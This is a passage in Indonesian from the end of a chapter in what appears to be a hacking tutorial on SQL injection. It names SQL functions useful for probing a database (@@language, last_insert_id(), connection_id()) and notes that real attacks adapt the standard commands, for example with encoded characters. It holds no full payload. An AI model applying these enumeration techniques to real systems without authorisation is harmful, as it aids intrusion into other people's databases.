Serta masih banyak lagi yang bisa digunakan, hanya saja kita akan berfokus untuk SQL Injection saja. Beberapa perintah lain yang bisa Anda gunakan, seperti **@@language** untuk mengetahui bahasa yang digunakan, **last_insert_id()** dan **connection_id()**.

Sebagai penutup untuk bab ini, perlu saya sampaikan bahwa dalam urutan prosedur untuk melakukan SQL Injection ini, tidak semuanya perlu Anda lakukan secara berurut dari awal, misalnya Anda bisa saja melewati step melihat versi SQL atau mencari tahu nama database. Anda bisa saja melewati beberapa step jika diperlukan. Selain itu, kode perintah yang diberikan di atas adalah kode standar dalam kenyataannya akan ada sedikit modifikasi tergantung dari kasus yang dihadapi, salah satunya adalah pemakaian karakter enkode. Walau demikian, setidaknya dengan adanya penjelasan prosedur untuk melakukan SQL Injection ini, akan membantu Anda untuk mengetahui apa saja tindakan yang perlu dilakukan dalam melakukan aksi hacking dengan SQL Injection.